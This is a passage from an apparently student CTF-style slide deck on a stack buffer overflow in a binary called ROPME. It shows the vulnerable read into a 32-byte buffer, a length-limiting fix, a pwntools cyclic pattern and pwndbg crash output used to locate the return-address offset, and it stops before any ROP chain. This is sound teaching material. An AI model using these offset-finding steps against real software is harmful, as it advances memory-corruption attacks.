
2nd project
ROPME

23102009 Park Shin-hyung

23102015 Oh Eun-young

Vulnerability



```c
void func(){
    char overflowme[32];
    read(0, overflowme, 0x200);
}
```

⚠ overflowme is a 32-byte stack arrangement


➔ read function does not limit data beyond array size

➔ Memory can be overwritten beyond the array's boundaries, allowing ROP attacks including the stack's return address

How to fix it

1 . Input Length Limit

Limiting the size of the input in the read function to the size of the overflowme array (32 bytes)




```c
void func(){
    char overflowme[32];
    read(0, overflowme, sizeof(overflowme) - 1);
    overflowme[31] = '\0';
}
```

Find the Offset of return address

1. Create input pattern


```
python3 -c "from pwn import *; print(cyclic(200, n=8).decode())" > pattern.txt
```



```
pwndbg> r < pattern.txt
Starting program: /mnt/c/Users/oh030/Downloads/ROPME_v1.2/ROPME_v1.2/ropme < pattern.txt
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
The address of setvbuf :   0x7ffff7e2c540

Program received signal SIGSEGV, Segmentation fault.
0x00000000004011aa in func ()
LEGEND: STACK | HEAP | CODE | DATA | WX | RODATA
─────────────────────────────────────[ REGISTERS / show-flags off / show-compact-regs off ]──────────
 RAX  0xc9
 RBX  0x7fffffffdfb8 —▸ 0x7fffffffe231 ◂— '/mnt/c/Users/oh030/Downloads/ROPME_v1.2/ROPME_v1.2/ropme'
 RCX  0x7ffff7ebfa61 (read+17) ◂— cmp rax, -0x1000 /* 'H=' */
 RDX  0x200
 RDI  0
 RSI  0x7fffffffde50 ◂— 0x6161616161616161 ('aaaaaaaa')
 R8   0x7ffff7fa7b20 (main_arena+96) —▸ 0x4056a0 ◂— 0
 R9   0x410
 R10  0x7ffff7db49d8 ◂— 0x11001200001bd3
 R11  0x246
 R12  1
 R13  0
 R14  0
 R15  0x7ffff7ffd000 (_rtld_global) —▸ 0x7ffff7ffe2e0 ◂— 0
 RBP  0x6161616161616165 ('eaaaaaaa')
 RSP  0x7fffffffde78 ◂— 'faaaaaaagaaaaaaahaaaaaaaiaaaaaaajaaaaaaakaaaaaaalaaaaaaamaaaaaaanaaaaaaaoaaaaaaapaaaaaaaqa
auaaaaaaavaaaaaaawaaaaaaaxaaaaaaayaaaaaaa\n'
 RIP  0x4011aa (func+36) ◂— ret
───────────────────────────────────────────────────────[ DISASM / x86-64 / set emulate on ]──────────
```

Find the Offset of return address(2)


2. Check return address



```
pwndbg> info frame
Stack level 0, frame at 0x7fffffffde80:
 rip = 0x4011aa in func; saved rip = 0x6161616161616166
 called by frame at 0x7fffffffde88
 Arglist at 0x6161616161616165, args:
 Locals at 0x6161616161616165, Previous frame's sp is 0x7fffffffde80
 Saved registers:
  rbp at 0x7fffffffde70, rip at 0x7fffffffde78
pwndbg> exit
```

Find the Offset of return address(3)


3. Find the offset



